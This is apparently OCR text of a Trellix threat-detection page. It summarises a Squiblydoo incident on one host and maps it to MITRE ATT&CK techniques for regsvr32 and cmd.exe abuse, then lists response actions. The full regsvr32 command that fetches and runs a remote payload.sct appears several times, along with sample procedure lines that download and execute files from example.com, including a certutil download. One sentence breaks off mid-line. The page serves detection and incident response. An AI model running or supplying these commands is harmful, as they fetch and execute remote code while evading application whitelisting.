More Details

1

Summary:
The summary of the events indicates that there is a suspicious process execution involving the Regsvr32.exe utility to potentially bypass application whitelisting security controls. The most important event is the execution of the Regsvr32.exe process with a command-line parameter that references a public IP address (216.58.194.85) and a script file (payload.sct). This suggests a potential Command and Control (C2) activity or a Squiblydoo attack. The investigation should start by analyzing the Regsvr32.exe process and the associated script file. The suspicious processes include Regsvr32.exe, Cmd.exe, and the Threat-Sample2.exe executable. The detection was first observed on the host with the hostname 1P4W1022H264.

keyPoints:
- Suspicious Regsvr32.exe Execution
  - The Regsvr32.exe process was executed with the command-line parameters "/u /n /s /i:http://216.58.194.85\folder\payload.sct scrobj.dll". This is a common technique used in Squiblydoo attacks to bypass application whitelisting controls by executing a script file from a remote location.
  - The Regsvr32.exe process was executed from the path "C:\Windows\System32\regsvr32.exe", which is a legitimate Windows utility but can be abused by attackers.
  - The user account "CDA" executed the Regsvr32.exe process, which has a high integrity level of 3.0, indicating potential privilege escalation.
- Suspicious Cmd.exe Executions
  - The Cmd.exe process was executed multiple times, potentially to execute additional commands or scripts.
  - One of the Cmd.exe executions used the command-line "cmd /c ""REGSVR32 /u /n /s /i:http://216.58.194.85\folder\payload.sct scrobj.dll""", which is similar to the Regsvr32.exe execution and suggests a multi-stage attack.
  - The Cmd.exe processes were executed from the path "C:\Windows\System32\cmd.exe", which is a legitimate Windows utility but can be abused by attackers.
- Suspicious Threat-Sample2.exe Execution
  - The Threat-Sample2.exe executable was executed, which is a

Related MITRE Information

2

T1218.010 : Regsvr32
Summary: Regsvr32.exe is a command-line program used to register and unregister object linking and embedding controls, including dynamic link libraries (DLLs) on Windows systems. Adversaries may abuse Regsvr32.exe to proxy execution of malicious scripting code.

Description: The Regsvr32.exe process (Process ID 1580) was executed with the command-line "REGSVR32 /u /n /s /i:http://216.58.194.85\folder\payload.sct scrobj.dll". This command attempts to download and execute a script file (payload.sct) from a remote public IP address (216.58.194.85). This technique is known as "Squiblydoo" and is commonly used by adversaries to bypass application whitelisting and execute malicious code. The goal is to proxy execution of malicious scripts by abusing a trusted Windows utility.

Adversary Insights: Adversaries may use this technique to bypass application whitelisting solutions and execute malicious code on compromised systems.

Why are Observed Actions for MITRE: The observed execution of Regsvr32.exe with the /i parameter and a remote script file aligns with the MITRE ATT&CK technique T1218.010 (Regsvr32).

Related Tactics: Defense Evasion (Tactic ID: TA0005), Execution (Tactic ID: TA0002)

Procedures Include:
1. Regsvr32.exe /s /u /i:https://example.com/file.sct scrobj.dll (Download and execute a script from a remote location)
2. Regsvr32.exe /s /n /e /u /i:https://example.com/file.sct scrobj.dll (Execute a script from a remote location without prompting)
3. Regsvr32.exe /s /n /i:file.sct scrobj.dll (Execute a local script file)
4. Regsvr32.exe /s /u /i:file.sct scrobj.dll (Execute a local script file and unregister the DLL)
5. Regsvr32.exe /s /n /e /u /i:file.sct scrobj.dll (Execute a local script file without prompting and unregister the DLL)

T1059.003 : Windows Command Shell
Summary: Adversaries may abuse the Windows Command Shell (cmd.exe) to execute commands, scripts, or binaries during the course of an operation.

Description: Multiple instances of the Cmd.exe process were executed, potentially to run additional commands or scripts. One instance (Process ID 9248) executed the command "C:\Windows\system32\cmd.exe /c cmd /c ""REGSVR32 /u /n /s /i:http://216.58.194.85\folder\payload.sct scrobj.dll""", which invokes the Regsvr32.exe utility to execute a remote script file (payload.sct) from a public IP address (216.58.194.85). Another instance (Process ID 8552) executed the command "cmd /c ""REGSVR32 /u /n /s /i:http://216.58.194.85\folder\payload.sct scrobj.dll""", which is similar to the previous command.

Adversary Insights: Adversaries may use the Windows Command Shell to execute various commands, scripts, or binaries during different stages of an operation, such as gaining initial access, executing payloads, or performing lateral movement.


Why are Observed Actions for MITRE: The observed execution of Cmd.exe to invoke the Regsvr32.exe utility and execute a remote script aligns with the MITRE ATT&CK technique T1059.003 (Windows Command Shell).

Related Tactics: Execution (Tactic ID: TA0002)


Procedures Include:
1. cmd.exe /c <command> (Execute a single command)
2. cmd.exe /k <command> (Execute a command and keep the command prompt open)
3. cmd.exe /c "script.bat" (Execute a batch script)
4. cmd.exe /c "powershell.exe -EncodedCommand <encoded_command>" (Execute an encoded PowerShell command)
5. cmd.exe /c "certutil.exe -urlcache -split -f https://example.com/file.exe file.exe" (Download a file using certutil.exe)

Trellix

Detection Accuracy for Confidence



Knowledge Graph




Which user?

What file of application?

Where?


How?

Guided Response Actions



- Evidence Preservation
- Host Isolation
- Data Exposure Assessment

Device Risk Assessment




- Comprehensive Device Details
- Attack Surface Details
- Enterprise Risk Value

Trellix

